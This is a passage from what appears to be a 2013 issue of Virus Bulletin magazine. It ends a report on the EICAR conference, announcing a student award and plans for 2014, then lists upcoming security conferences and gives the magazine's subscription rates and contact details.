This year's 'Best Student Award' was given to the paper 'Automatic Code Features Extraction Using Bio-inspired Algorithms' by Ciprian Oprisa and Georges Cabau of *Bitdefender*, and Adrian Colesu from the Technical University of Cluj-Napoca.

NEXT YEAR AND THE FUTURE

This year's event was a good one, but the EICAR board feels that more effort needs to be put into having even more interesting papers and even better presentations next year. That's part of the reason why EICAR is set to move in a different direction: why not combine two good meetings, events or conferences? I have always been in favour of bringing people together and, being on the boards of both AMTSO and EICAR, I have always liked the idea of combining the two events. Next year, we plan to hold the annual EICAR conference at the same venue as the autumn AMTSO meeting (immediately following it). I am pleased to announce that, if all goes according to plan, the EICAR conference will be held in mid to late October 2014 in Canterbury, UK. We aim to have two separate tracks once again: one academic/scientific/legal-related track and a security/malware-related track, with several internationally well-known keynote speakers.

EICAR is also looking into other initiatives and we hope to hold a one-day expert meeting (possibly in February) in Bochum, Germany. Details of the subject, exact date and venue will be announced soon on the EICAR website (http://www.eicar.org/). I am already looking forward to the opportunities to meet new people and exchange ideas on new projects – maybe making the world a little bit safer.

END NOTES & NEWS

AVAR 2013 will take place 4–6 December 2013 in Chennai, India. For details see http://www.aavar.org/avar2013/.

Botconf 2013, the 'first botnet fighting conference', takes place 5–6 December in Nantes, France. For details see https://www.botconf.eu/.

Black Hat West Coast Trainings take place 9–12 December 2013 in Seattle, WA, USA. For details and registration see https://www.blackhat.com/wc-13/.

FloCon 2014 will be held 13–16 January 2014 in Charleston, SC, USA. For details see http://www.cert.org/flocon/.

Suits and Spooks Washington DC takes place 19–21 January 2014 in Washington, DC, USA. For full details see http://www.suitsandspooks.com/2014/01/dc-2014/

The 6th International Forum on Cybersecurity takes place 21–22 January 2014 in Lille, France. For more information see http://www.forum-fic.com/2014/en/.

The Cyber Defence & Network Security Conference will be held 27–30 January 2014 in London, UK. For details and registration see http://www.cdans.org/.

RSA Conference 2014 will take place 24–28 February 2014 in San Francisco, CA, USA. For more information see http://www.rsaconference.com/events/us14/.

The ZebraCON International InfoRisk 360 Professional Workshop takes place 4–6 March 2014 in Kuala Lumpur, Malaysia. For details see http://zebra-con.com/main/risk-management-workshop/.

Commonwealth Telecommunications Organisation 5th Cybersecurity Forum takes place 5–7 March 2014 in London, UK. For more information see http://www.cto.int/events/upcoming-events/cybersecurity-2014/.

Cyber Intelligence Asia 2014 takes place 11–14 March 2014 in Singapore. For full details see http://www.intelligence-sec.com/events/cyber-intelligence-asia-2014.

ComSec 2014 takes place 18–20 March 2014 in Kuala Lumpur, Malaysia. For details see http://sdiwc.net/conferences/2014/comsec2014/.

Black Hat Asia takes place 25–28 March 2014 in Singapore. For details see http://www.blackhat.com/.

SOURCE Boston will be held 9–10 April 2014 in Boston, MA, USA. For more details see http://www.sourceconference.com/boston/.

The Infosecurity Europe 2014 exhibition and conference will be held 29 April to 1 May 2014 in London, UK. For details see http://www.infosec.co.uk/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May 2014 in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

SOURCE Dublin will be held 22–23 May 2014 in Dublin, Ireland. For more details see http://www.sourceconference.com/dublin/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. More information will be available in due course at http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/